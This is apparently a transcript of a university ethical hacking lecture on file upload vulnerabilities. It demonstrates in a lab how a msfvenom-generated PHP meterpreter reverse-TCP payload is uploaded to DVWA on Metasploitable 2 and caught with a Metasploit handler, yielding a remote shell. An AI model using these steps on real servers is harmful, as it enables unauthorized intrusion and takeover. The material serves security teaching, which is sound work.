Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 55
File Upload Vulnerability


In this session, we will discuss about File Upload Vulnerability. Many websites require file upload functionality for their users. Social networking websites such as Facebook and Twitter allows their user to upload profile pictures; job portals allow their users to upload the resumes. File upload functionality is crucial for many web applications. At the same time it is a big risk to the application as well as to the server if proper security controls are not implemented on file uploads.

File upload vulnerability is a major problem with web based applications. In many web servers this vulnerability depends entirely on purpose that allows an attacker to upload a file with malicious code in it; that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website. An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal by unauthorized people.

Now, I am going to show you live demonstration of file upload vulnerability. So, for this demonstration we use two operating system; one is as a attacker machine which is Kali Linux and another one is server machine which is Metasploitable 2 operating system. So, the web application is running in server which is Metasploitable 2 operating system with the IP address 192.168.0.100.


So, now, I am opening the web application which is running in the victim server.

(Refer Slide Time: 02:37)




192.168.0.100.

(Refer Slide Time: 03:00)




And, go to the particular web application DVWA – Damn Vulnerable Web Application. Username is admin and password, password; login.

(Refer Slide Time: 03:17)



Now, as usual we set the DVWA security level as low and submit.


(Refer Slide Time: 03:29)



Now see, there is a file upload vulnerability is present, means it asking for some file which the web application upload into its internal storage space. So, by using this option we can upload a malicious code inside the server.


Now, I am using a malicious php script upload inside the server using file upload vulnerabilities and through that particular malicious script we are taking the access of the server.

(Refer Slide Time: 04:19)




So, let us open the terminal and open the metasploit framework by typing **msfconsole**, ok.

(Refer Slide Time: 04:35)




Now, I am using a payload related to the term **php/meterpreter/reverse_tcp** to create the malicious code. So, first search for the payload **php/meterpreter/reverse_tcp**.

(Refer Slide Time: 05:09)




So, here is the payload; we use this payload to create the binary. So, now, open another terminal.

(Refer Slide Time: 05:24)




Now, we are using **msfvenom** to create the binary; **msfvenom -p** specify the payload name which is **php/meterpreter/reverse_tcp**. Then, **LHOST**; **LHOST** is the IP address of the attacker machine.

(Refer Slide Time: 06:01)




So, find out the Kali machine IP address by typing **ifconfig**. The IP address is 192.168.0.101. 192.168.0.101, then **LPORT** is equals to, suppose I am using the port 443 to establish the connection. Then, **R** is used for the raw version; then the file is saved under the folder root, then myfile then the file name is suppose shell.php. It will take some time to create the binary; ok it is created. Now, check the folder.

(Refer Slide Time: 07:13)




myfile/shell.php it is created.

(Refer Slide Time: 07:35)




Now, I am going to upload this malicious code using the file upload vulnerability inside the web application DVWA which is running inside the server. So, go to that particular page where the file upload vulnerability is present. So, here is the page and browse.

(Refer Slide Time: 07:53)




(Refer Slide Time: 08:03)



And, go to the root directory and then myfile and then shell.php, ok.


(Refer Slide Time: 08:10)



Then upload. So, you upload that particular binary and it successfully uploaded in the location **hackable/uploads/shell.php**, ok. So, it is already uploaded.


So, before executing this particular malicious code we need to open the handler from metasploit framework. So, go to the metasploit framework first.

(Refer Slide Time: 08:51)




There is my metasploit framework, and first we need to open the handler. So, **use exploit/multi/handler**. So, now, we need to set the payload; **set payload php/meterpreter/reverse_tcp**. Now, by using the **show options** command you can check all the available option we need to specify.

(Refer Slide Time: 09:44)




So, you need to specify the **LHOST**. So, **set LHOST** that is 192.168.0.101 which we bought previously 101, ok.

(Refer Slide Time: 10:11)




Now, I need to set the **LPORT**; **set LPORT** suppose 443. Now, again check all the option by using **show options** command, ok.

(Refer Slide Time: 10:26)



All are set; **LHOST**, **LPORT** are set. Now, we need to open the listener **exploit** or **run**. So, the **reverse_tcp** handler is on; now go to the browser and go to that particular location to execute the malicious code shell.php.


(Refer Slide Time: 11:27)



See, we got the meterpreter session and this session is created with the server where we upload and execute the malicious code or binary.

So, now, let us check the information of the server by using the command **sysinfo**.

(Refer Slide Time: 11:52)



And, see it is Linux metasploitable 2. So, we got the access of the server machine. By using the **shell** command, we can also get the shell access of the server machine.

So, this way by using the file upload vulnerability, we can upload the malicious file or malicious code into the server where the web application is running and we can also get the access of that particular server.

Thank you.